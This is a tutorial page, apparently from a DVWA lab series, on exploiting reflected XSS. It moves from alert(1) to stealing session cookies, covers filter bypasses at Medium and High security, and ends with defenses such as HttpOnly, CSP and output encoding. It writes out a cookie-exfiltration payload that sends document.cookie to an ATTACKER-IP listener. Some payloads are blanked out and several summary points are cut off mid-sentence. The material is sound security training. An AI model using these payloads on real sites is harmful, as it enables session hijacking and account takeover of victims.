
This article is a hands-on tutorial teaching reflected XSS exploitation in DVWA, progressing from basic alert popups to functional session cookie theft and account takeover. It demonstrates how XSS vulnerabilities enable attackers to execute arbitrary JavaScript in a victim's browser and hijack authenticated sessions without ever accessing the target system directly. The article matters because it bridges the gap between theoretical XSS knowledge and practical attack chains that determine real-world severity ratings in bug bounty programs.
- Reflected XSS attack flow and mechanicsReflected XSS occurs when an application immediately reflects unsanitized user input back in the HTTP response without encoding, allowing injected JavaScript to execute in the victim's browser context. The article illustrates the complete attack chain: attacker crafts a malicious URL containing JavaScript, victim clicks the link, the server reflects the payload in the response, the browser executes it with full domain permissions, and the attacker receives the victim's session data. The key distinction is that the payload is not stored in the database — it travels through the URL each time.
- Cookie theft progression from alert to exfiltrationThe article demonstrates escalating from basic alert(1) confirmation to functional session hijacking through four methods: Image src exfiltration (most reliable), Fetch API (modern browsers), XMLHttpRequest (legacy), and document.location redirect (least stealthy). A working payload example uses `new Image().src='http://ATTACKER-IP:8888/?c='+document.cookie` to send the session cookie to an attacker-controlled listener. The progression from alert to cookie theft is presented as the difference between Low and High bug bounty severity — proving execution alone has minimal impact, while demonstra
- Event handler bypass at Medium security levelWhen applications blacklist `` tags, the article explains how attackers bypass this filter using event handlers on other HTML elements that also execute JavaScript. Three specific techniques are provided: `` (image tag), `` (SVG tag), and `` (input tag). The article argues this approach works because HTML contains dozens of tags and hundreds of event handlers (onerror, onload, onmouseover, onfocus, onblur, onclick, onkeydown) — filtering only script tags while ignoring event handlers represents a fundamental security miscalculation.
- Recursive sanitization bypass using nested tagsAt High security level, when applications use recursive tag stripping to remove `ript>`. After a single pass of stripping, the nested script tags are removed and the remaining text becomes a functional `` tag. Alternatively, the article notes that event handlers still work at High level, so the Medium-level bypasses (img onerror, svg onload) remain effective even against recursive filtering.
- XSS injection contexts and payload variationThe article explains that payload effectiveness depends on the HTML context where input is reflected. Four distinct contexts require different payloads: HTML body context uses ``, attribute context uses `" onmouseover="alert(1)` to break out of the attribute value, JavaScript context uses `";alert(1);//` to break out of a string and comment remaining code, and href/URL context uses `javascript:alert(1)`. DVWA always uses the simplest HTML body context, but real applications reflect input in attributes, inside JavaScript strings, and in URL parameters — understanding context is described as key
- HttpOnly and CSP as XSS impact limitationsThe article identifies two primary defenses that prevent cookie theft despite successful XSS execution: the HttpOnly flag on session cookies makes them inaccessible to JavaScript regardless of XSS, so `document.cookie` will show an empty string if critical cookies are protected. Content Security Policy (CSP) headers like `default-src 'self'` block inline JavaScript and external script execution even if an attacker injects a script tag — the browser refuses to execute it. The article notes that HttpOnly and Secure flags are the primary defense, while CSP is described as the most effective XSS m
- Context-aware output encoding as correct XSS fixThe article identifies that script tag blacklisting is ineffective and the only correct approach is context-aware output encoding that HTML-encodes all special characters, making any injected tag or attribute harmless plain text. The article references DVWA Impossible level using `htmlspecialchars()` with `ENT_QUOTES` flag as the correct implementation. The article explicitly states 'no blacklist reliably achieves this — only encoding does,' emphasizing that filtering specific tags is fundamentally flawed while encoding renders all injected content inert.
- Bug bounty impact demonstration and severityThe article argues the most common reason XSS reports receive Low instead of High ratings is submitting alert(1) with no impact demonstration. A working Low-severity submission shows only the alert popup, while a High-severity submission demonstrates the complete chain: a cookie theft payload URL, a server log showing captured session cookies, and a screenshot of the attacker's browser authenticated as the victim using the stolen cookie. The article presents Exercise 3 as the complete proof-of-concept template used in professional bug bounty reports, with step-by-step instructions to receive c
Bottom line: Reflected XSS exploitation requires demonstrating actual impact through functional session hijacking — capturing a victim's session cookie via JavaScript execution and using it to authenticate as that user — rather than submitting proof-of-concept payloads that merely trigger alerts. Filter bypasses rely on exploiting incomplete security controls like script tag blacklisting while ignoring event handlers, but the only reliable XSS mitigation is context-aware output encoding combined with HttpOnl
alert(1). Cross-site scripting is not about popups. It is about executing arbitrary JavaScript in a victim’s browser session, stealing their authentication cookies, and taking over their account without ever knowing their password. Today you will go from alert to session theft, bypass three different filter implementations, and understand exactly why the correct fix requires more than just blocking script tags.🎯 What You’ll Master in Lab 8
⏱️ 58 min read · 3 hands-on exercises
📊 What is your XSS experience level?
📋 What You’ll Master — DVWA XSS Reflected Lab Complete Walkthrough
- DVWA XSS Reflected Lab — How Reflected XSS Works and Why It Matters
- Low Security — From alert(1) to Session Cookie Theft
- XSS Cookie Theft — Crafting a Real Session Hijacking Payload
- XSS Filter Bypass — Medium and High Security Techniques
- Execution Contexts — HTML, Attribute, JavaScript and URL XSS
- XSS Bug Bounty 2026 — Turning alert(1) Into a High-Severity Report
In Lab 7 you extracted a full database via SQL injection. Today the attack surface moves from the database layer to the browser. XSS exploits the trust a browser places in content served from a legitimate domain — if malicious JavaScript appears in a page response from bank.com, the browser executes it with full bank.com permissions, including access to that domain’s cookies, local storage, and DOM. The full DVWA lab series covers each of these attack surfaces progressively — XSS reflected here, then stored in Lab 9, then DOM-based in Lab 10.
DVWA XSS Reflected Lab — How Reflected XSS Works and Why It Matters
Reflected XSS occurs when an application takes user input and immediately includes it in the HTTP response without proper encoding. The “reflected” name refers to the fact that the malicious payload is reflected from the server back to the browser in the same request — it is not stored in the database. The attack delivery mechanism is a crafted URL that a victim is tricked into visiting.
The DVWA XSS Reflected module has a single input field: “What’s your name?” The application takes the submitted name and reflects it directly into the HTML response: Hello <name>. If the name contains HTML or JavaScript and the application does not encode it, the browser interprets it as part of the page’s DOM rather than as plain text data.
Understanding the attack flow shows why reflected XSS is a real threat, not just a theoretical one. The attacker never needs direct access to the target server or database. They exploit the victim’s authenticated session by making the victim’s own browser do the work — executing JavaScript with all the permissions of the legitimate site.
Low Security — From alert(1) to Session Cookie Theft
⏱️ Time: 20 minutes · DVWA running, security level: Low
📸 Screenshot the netcat output showing the captured session cookie and share in #dvwa-labs on Discord. Tag #xss2026
XSS Cookie Theft — Crafting a Real Session Hijacking Payload
The cookie exfiltration technique from Exercise 1 works reliably but has one limitation: it requires your listener to be reachable from the victim’s browser. In a lab this is trivial — both are on localhost. In a real bug bounty scenario, you need a publicly reachable server or a service like Burp Collaborator (Pro) or the free interactsh alternative.
XSS Filter Bypass — Medium and High Security Techniques
⏱️ Time: 20 minutes · DVWA Medium then High security level
📸 Screenshot the alert popup triggered via onerror at Medium security and share in #dvwa-labs on Discord.
Execution Contexts — HTML, Attribute, JavaScript and URL XSS
One of the most important concepts in XSS beyond DVWA basics is understanding injection contexts. The payload you need depends entirely on where in the HTML document your input is reflected. Injecting the wrong payload for the wrong context is why many XSS attempts fail in real applications.
DVWA always reflects input in the HTML body context, making it the simplest scenario. Real applications reflect input in attribute values (search fields, alt text, hidden inputs), inside JavaScript strings (tracking scripts, analytics), and in href/src attributes (redirect URLs, avatar image sources). Finding XSS in these contexts requires different payloads and a good understanding of how each context is parsed by the browser.
XSS Bug Bounty 2026 — Turning alert(1) Into a High-Severity Report
The most common reason XSS reports get rated Low instead of High in bug bounty programmes is that the hunter submits alert(1) as their proof-of-concept and describes the vulnerability as “XSS exists” with no impact demonstration. Programme triagers have seen thousands of alert(1) PoCs. What gets a High or Critical rating is impact.
PoC that gets Low: Submitting /page?name=<script>alert(1)</script> with a screenshot of the popup. This proves execution but demonstrates no impact to a non-technical reviewer.
PoC that gets High: Submitting the same URL with a cookie theft payload that sends document.cookie to a Burp Collaborator endpoint, showing the captured session cookie, then using that cookie in a fresh browser to log in as the victim user with a screenshot of their account page. This makes the account takeover impact immediate, visual, and undeniable.
⏱️ Time: 20 minutes · DVWA Low security, two browser windows
📸 Screenshot the attacker browser showing the victim’s authenticated DVWA session after cookie injection and share in #dvwa-labs on Discord. Tag #xss2026
🧠 QUICK CHECK — DVWA XSS Reflected Lab
<script>alert(document.cookie)</script> and the alert shows an empty string — no cookie value is displayed. What is the most likely reason?
📋 Commands Used Today — DVWA XSS Reflected Reference Card
🏆 Mark Lab 8 as Complete
You have completed the full XSS attack chain — from identifying reflected input, through payload injection, to working session hijack. The cookie theft and account takeover PoC you built in Exercise 3 is exactly what separates a High-severity bug bounty report from a Low.
❓ Frequently Asked Questions
What is the difference between reflected XSS and stored XSS?
Can XSS steal session cookies?
What is a Content Security Policy and how does it prevent XSS?
What is the correct fix for reflected XSS?
How much does XSS pay in bug bounty programs in 2026?
What comes after the XSS Reflected lab in the DVWA series?
Lab 7: DVWA SQL Injection Lab 2026
Lab 9: DVWA XSS Stored Lab 2026
📚 Further Reading
- DVWA SQL Injection Lab 2026 — Lab 7 covers union-based SQL injection at all security levels — the complementary server-side injection technique to XSS’s client-side exploitation.
- DVWA XSS Stored Lab 2026 — Lab 9 covers persistent XSS where payloads are saved in the database and execute automatically for every user who visits the page — higher impact, same techniques.
- DVWA Lab Series Hub — The complete DVWA lab index with all 30 labs in sequence, from brute force through advanced injection and cryptography challenges.
- PortSwigger XSS Academy — The most comprehensive free XSS training — 30+ labs covering reflected, stored, DOM-based, and context-specific XSS from basic to expert level.
- OWASP Cross-Site Scripting Reference — The authoritative OWASP XSS documentation covering all three XSS types, browser parsing behaviour, prevention techniques, and real-world impact examples.
